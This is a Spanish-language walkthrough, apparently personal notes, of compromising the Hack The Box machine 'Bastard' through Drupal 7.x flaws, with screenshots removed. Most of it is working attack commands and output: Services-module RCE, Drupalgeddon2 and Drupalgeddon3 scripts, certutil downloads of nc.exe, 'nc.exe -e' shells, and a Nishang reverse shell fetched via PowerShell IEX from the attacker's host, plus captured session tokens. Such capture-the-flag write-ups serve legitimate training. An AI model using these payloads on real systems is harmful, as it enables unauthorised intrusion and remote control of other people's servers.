
localizamos nc.exe
locate nc.exe
/usr/share/windows-resources/binaries/nc.exe
para trasferir el .exe requerimos certutil
certutil.exe -urlcache -split -f "http://"
ejecutamos el exploit drupal 7.x

```
└─$ php rest.php
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-ro

#!/usr/bin/php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.10.10.9/exploit.php
```


```
CertUtil
Start python http s
Run below comma
```

levantamos python


python3 -m http.server 2000
levantamos netcat y pegamos en la url esta ruta
certutil.exe -urlcache -split -f "http://10.10.14.30:2000/nc.exe"
10.10.10.9/exploit.php?cmd=certutil.exe -urlcache -split -f "http://10.10.14.30:2000/nc.exe"




ahora ejecutamos el nc.exe con
nc.exe -e powershell
sin embargo debemos poner nuestro puerto e ip de netcat



funciono pero no nos da una shell cambios power shell por cmd






este tambien nos sirve con drupalgeddon2

3) *via nishang reverse shell*


buscamos nishang powershell luego a shells




y buscamos el

0.2. Invoke-PowerShellTcp.ps1

abrimos y damos a raw
seleccionamos la url y wget, tambien cambiamos nombre
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1



buscamos la linea de la reverse shell copiamos y la pegamos al final



tambien se pega al final porque al principio el script esta llamando la funcion

```
1 function Invoke-PowerShellTcp
2 {
3 <#
4 .SYNOPSIS
5 Nishang script which can be used for Reverse or
```

modifamos el port y la ip (por la de nectcat) por la nuestra y levantamos python para transferir el file.

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.30 -Port 1234
```

10.10.14.30:2000

YouTube | DeepL Translate - El m... | Machine Excell | Training | ACT

Directory listing for /

- 44449.rb
- Bastard.ctb
- Bastard.ctb~
- Bastard.ctb~~
- Bastard.ctb~~~
- Bastard.pdf
- nc.exe
- nishangps.ps1
- rest.php
- session.json
- user.json

corremos el script druppalgeddon2

```
┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ ruby ./44449.rb http://10.10.10.9
```

```
[*] Dropping back to direct OS commands
drupalgeddon2>>
```

escribimos el siguiente comando
powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/nishangps.ps1'))

```
[*] Dropping back to direct OS commands
drupalgeddon2>> powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/nishangps.ps1'
```

```
┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.9] 49222
Windows PowerShell running as user BASTARD$ on BASTARD
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\drupal-7.54>
```

4)via exploit drupalgedon 3

buscamos el exploit

```
┌──$ searchsploit drupal 7.x -w
---------------------------------------------------------------------------------------------
Exploit Title                                                          | URL
---------------------------------------------------------------------------------------------
Drupal7.x Module Services - Remote Code Execution                      | https://www.exploit-db.com/exploits/41564
Drupal < 7.34 - Denial of Service                                      | https://www.exploit-db.com/exploits/35415
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)  | https://www.exploit-db.com/exploits/44557
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)  | https://www.exploit-db.com/exploits/44557
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)  | https://www.exploit-db.com/exploits/44542
```

vemos que requiere metasploit por lo cual buscamos en internet

Google

Drupalgeddon3 exploit github

Drupal 7.x and 8.x. This potentially allows attackers to **exploit** ...

GitHub
https://github.com › blob › master · Traducir esta página

drupalgeddon3.py - oways/SA-CORE-2018-004


nos muestra como ejecutar

```
[Example]
python drupalgeddon3.py http://target/drupal/ 'SESS60c14852e77ed5de0e0f5e31d2b5f775=htbNioUD1Xt06yhexZh_FhL-h0k_BHWMVhvS6D7_DO0' 6 'uname -a
```


descargamos y ejecutamos
https://raw.githubusercontent.com/oways/SA-CORE-2018-004/master/drupalgeddon3.py

```
┌──$ python3 drupalgeddon3.py
[Usage]
python drupalgeddon3.py [URL] [Session] [Exist Node number] [Command]

[Example]
python drupalgeddon3.py http://target/drupal/ 0c14852e77ed5de0e0f5e31d2b5f775=htbNioUD1Xt06yhexZh_FhL-h0k_BHWMVhvS6D7_DO0" 6 "uname -a"

┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$
```


en efecto nos dice target luego una cadena que parece ser una cookie y un numero luego sigue el comando.
por lo cual debemos correr el script drupal 7.x para obtener las cookies y sacar el nuemero raro (nodo)



ya dentro del cms vamos a contect find contect



me paro donde dice rest sin dar clic y alli encontramos un numero



dice que me redirige a 10.10.10.9/node/1
ese 1 es el numero raro
vamos a ejecutar el script recordemos que sessionname y session id van unidos por un igual

```
{
  "session_name": "SESSd873f26fc11f2b7e6e4aa0f6fce59913",
  "session_id": "TNYktkWNhLrdOQ2A1yWoi4QZ5gb1mrfcf67E1xBR72c",
  "token": "x6a9TKvyB46_vlZe8E5w308YxT74Ba-jivepcQ16PcE"
}
```

ejecutamos script
python3 drupalgeddon3.py http://10.10.10.9/ "SESSd873f26fc11f2b7e6e4aa0f6fce59913=TNYktkWNhLrdOQ2A1yWoi4QZ5gb1mrfcf67E1xBR72c" 1 "dir"


```
9/03/2017  01:42 ??       110.781 CHANGELOG.txt
9/03/2017  01:42 ??         1.481 COPYRIGHT.txt
9/03/2017  01:42 ??           720 cron.php
07/10/2023  05:43 ??           39 exploit.php
9/03/2017  01:43 ??    <DIR>      includes
9/03/2017  01:42 ??           529 index.php
9/03/2017  01:42 ??         1.717 INSTALL.mysql.txt
9/03/2017  01:42 ??         1.874 INSTALL.pgsql.txt
9/03/2017  01:42 ??           703 install.php
9/03/2017  01:42 ??         1.298 INSTALL.sqlite.txt
9/03/2017  01:42 ??        17.995 INSTALL.txt
9/03/2017  01:42 ??        18.092 LICENSE.txt
9/03/2017  01:42 ??         8.710 MAINTAINERS.txt
9/03/2017  01:43 ??    <DIR>      misc
9/03/2017  01:43 ??    <DIR>      modules
07/10/2023  05:48 ??        59.392 nc.exe
9/03/2017  01:43 ??    <DIR>      profiles
9/03/2017  01:42 ??         5.382 README.txt
9/03/2017  01:42 ??         2.189 robots.txt
9/03/2017  01:43 ??    <DIR>      scripts
9/03/2017  01:43 ??    <DIR>      sites
9/03/2017  01:43 ??    <DIR>      themes
9/03/2017  01:42 ??        19.986 update.php
9/03/2017  01:42 ??        10.123 UPGRADE.txt
9/03/2017  01:42 ??         2.200 web.config
9/03/2017  01:42 ??           417 xmlrpc.php
       23 File(s)     276.692 bytes
        9 Dir(s)  4,135,464,960 bytes free
```

shell al igual que el punto anteriro con iex
powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/nishangps.ps1'))
python3 drupalgeddon3.py http://10.10.10.9/ "SESSd873f26fc11f2b7e6e4aa0f6fce59913=TNYktkWNhLrdOQ2A1yWoi4QZ5gb1mrfcf67E1xBR72c" 1 "powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/nishangps.ps1'))"


```
┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.9] 49264
Windows PowerShell running as user BASTARD$ on BASTARD
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\drupal-7.54>
```

5)via cms (ejemplo maquina hawk savitar)


este al igual que el anteriror necesitamos del cms
vamos a contect add contec




damos en article y llenamos los campos




añadimos lo siguiente




la idea es que se ejecute el codigo php y me haga una petición a mi maquina exactamente al index.html es decir al servicio web
que significa que cuando se le hace una peticion a server siempre redirige o carga a index.html este arrchivo va a tener una reverse shell. Adicionalmente si se interpreta con bash nos remite una consola interactiva en netcat
creamos el index.html y probamos

